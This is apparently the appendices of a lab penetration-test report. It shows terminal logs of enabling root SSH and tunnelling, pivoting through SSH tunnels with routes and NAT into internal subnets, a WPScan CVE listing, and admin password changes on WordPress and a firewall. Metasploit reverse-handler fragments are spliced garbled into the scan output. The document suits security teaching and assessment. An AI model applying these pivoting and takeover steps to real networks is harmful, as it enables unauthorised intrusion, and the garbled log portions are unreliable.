 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 01:49:15 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin# 
```

```
root@xadmin-virtual-machine:/home/xadmin# pico /etc/ssh/sshd_config
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

```
root@xadmin-virtual-machine:/home/xadmin# service ssh restart
ssh stop/waiting
ssh start/running, process 1742
```

```
root@kali:~# ssh -w0:0 root@127.0.0.1 -p 10000
root@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com/
```

```
575 packages can be updated.
0 updates are security updates.
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
root@xadmin-virtual-machine:~# 
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
RTNETLINK answers: File exists
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# 
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# 
```

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@kali:~# route add -net 13.13.13.0/24 tun0
```

```
root@admin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=15.7 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=6.75 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=4.50 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=6.04 ms
64 bytes from 13.13.13.13: icmp_seq=5 ttl=63 time=3.29 ms
^C
--- 13.13.13.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 3.299/7.275/15.782/4.420 ms
root@kali:~#
```

Appendix E – Tunnel into 192.168.0.66

```
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 10:07:30 2017 from 192.168.0.242
root@admin-virtual-machine:~# pico /etc/ssh/sshd_config
root@admin-virtual-machine:~#
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
root@admin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1864
```

```
root@kali:~# ssh -w2:2 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
68.0.234
575 packages can be updated. 12186) at
0 updates are security updates.

Last login: Thu Sep 28 10:20:58 2017 from 192.168.0.242
root@xadmin-virtual-machine:~# 

root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30 dev tun2
root@xadmin-virtual-machine:~# ip link set tun2 up

root@kali:~# ip addr add 3.3.3.1/30 dev tun2
root@kali:~# ip link set tun2 up

root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding

root@kali:~# route add -net 192.168.0.96/27 tun2

root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -j MASQUERADE
```

Appendix F – WordPress Scan

```

[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing
Reference: https://wpvulndb.com/vulnerabilities/7528
Reference: https://core.trac.wordpress.org/changeset/29384
Reference: https://core.trac.wordpress.org/changeset/29408
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite
Reference: https://wpvulndb.com/vulnerabilities/7529
Reference: https://core.trac.wordpress.org/changeset/29398
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5240
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7680
Reference: http://klikki.fi/adv/wordpress.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: http://klikki.fi/adv/wordpress_update.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0

[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
Reference: https://wpvulndb.com/vulnerabilities/7681
Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclosure.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
Reference: https://www.exploit-db.com/exploits/35413/
Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0 lrt(handler) > set LPORT 5000
    LPORT => 5000
[!] Title: WordPress <= 4.0 - ServerPSide Request Forgery(SSRF) rse_tcp
Reference: https://wpvulndb.com/vulnerabilities/7696
Reference: http://www.securityfocus.com/bid/71234/
Reference: https://core.trac.wordpress.org/changeset/30444
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0 lrting the payload handler...

[!] Title: WordPress <= 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8111
Reference: https://wordpress.org/news/2015/07/wordpress-4-2-3/
Reference: https://twitter.com/klikkiy/status/624264122570526720
Reference: https://klikki.fi/adv/wordpress3.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
[i] Fixed in: 4.2.3

[!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexadecimal IP addresses
Reference: https://wpvulndb.com/vulnerabilities/8473
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029
[i] Fixed in: 4.5

[!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
Reference: https://wpvulndb.com/vulnerabilities/8474
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://github.com/WordPress/WordPress/commit/cb2b3ed3c7d68f6505bfb5c90257e6aaa3e5fc9b9
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6634
[i] Fixed in: 4.5

[!] Title: WordPress <= 4.4.2 - Script Compression Option CSRF
Reference: https://wpvulndb.com/vulnerabilities/8475
Reference: https://codex.wordpress.org/Version_4.5
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6635
[i] Fixed in: 4.5

[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
Reference: https://wpvulndb.com/vulnerabilities/8520
Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.5.3

```

```

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.5.3

[!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
Reference: https://wpvulndb.com/vulnerabilities/8615
Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release
/
Reference: https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d
6e0
Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_vulnerability_in_
wordpress_due_to_unsafe_processing_of_file_names.html
Reference: http://seclists.org/fulldisclosure/2016/Sep/6
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
[i] Fixed in: 4.6.1

[!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
Reference: https://wpvulndb.com/vulnerabilities/8616
Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release
/
Reference: https://github.com/WordPress/WordPress/commit/54720a14d85bc1197ded7cb09bd3ea790caa0
b6e
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7169
[i] Fixed in: 4.6.1

[+] WordPress theme in use: twentyeleven on v1.3 168.0.200:5000
[+] Starting the payload handler...
[+] Name: twentyeleven - v1.3
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Theme Name: Twenty Eleven
| Theme URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make i
t yours with a c...
| Author: the WordPress team
| Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating installed themes (only ones marked as popular) ...
Time: 00:00:00 <===== (400 / 400) 100.00% Time: 00:00:00

[+] We found 1 themes:

[+] Name: twentyeleven - v1.3
| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
| Theme Name: Twenty Eleven
| Theme URI: http://wordpress.org/extend/themes/twentyeleven
| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make i
t yours with a c...
| Author: the WordPress team
| Author URI: http://wordpress.org/

[+] Finished: Wed Sep 27 22:33:26 2017
[+] Requests Done: 468
[+] Memory used: 20.359 MB
[+] Elapsed time: 00:00:04
root@kali:~# 
```

Appendix G – WordPress password change

Welcome to your new WordPress site!

If you need help getting started, check out our documentation on [First Steps with WordPress](#). If you'd rather dive right in, here are a few things most people do first when they set up a new WordPress site. If you need help, use the Help tabs in the upper right corner to get information on how to use your current screen and where to go for more assistance.

Available Tools

- Import
- Export
- Network Setup

- Choose your privacy setting
- Select your tagline and time zone
- Turn comments on or off
- Fill in your profile

Add Real Content

- View the [sample page and post](#)
- Delete the [sample page and post](#)
- Create an [About Me page](#)
- Write your first post

Customize Your Site

- Choose light or dark
- Set a background color
- Select a new header image
- Add some widgets

Are you doing? [Dismiss this message](#).

Username	Name	E-mail	Role	Posts
admin		noel@abertay.ac.uk	Administrator	1

Share a little biographical information to fill out your profile. This may be shown publicly.

New Password

Type your new password again.

Strength indicator Hint: The password should be at least seven characters long ().

Update Profile

Appendix H – Firewall password change

Status / D

System Info

- Name: domain
- System: 12-a3d8-11e7-ba28-00505699a311
e ID: d700a3aec877215de35c
- BIOS: ix Technologies LTD
- Update: 34/14/2014
- Version: Z.3.4-RELEASE (amd64)

Interfaces

Interface	Link Layer	IP Address
WAN	1000baseT <full-duplex>	192.168.0.234
LAN	1000baseT <full-duplex>	192.168.0.98
DMZ	1000baseT <full-duplex>	192.168.0.241

Users

Username	Full name	Status	Groups	Actions
admin	System Administrator	✓	admins	

User Properties

Defined by	SYSTEM			
Disabled	<input type="checkbox"/> This user cannot login			
Username	admin			
Password	>Password			
Full name	System Administrator			
User's full name, for administrative information only				
Expiration date				
Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY				
Custom Settings	<input type="checkbox"/> Use individual customized GUI options and dashboard layout for this user.			
Group membership	<table border="1"><tr><td>Not member of</td><td> admins</td><td>Member of</td></tr></table>	Not member of	admins	Member of
Not member of	admins	Member of		
» Move to 'Member of' list				
« Move to 'Not member of' list				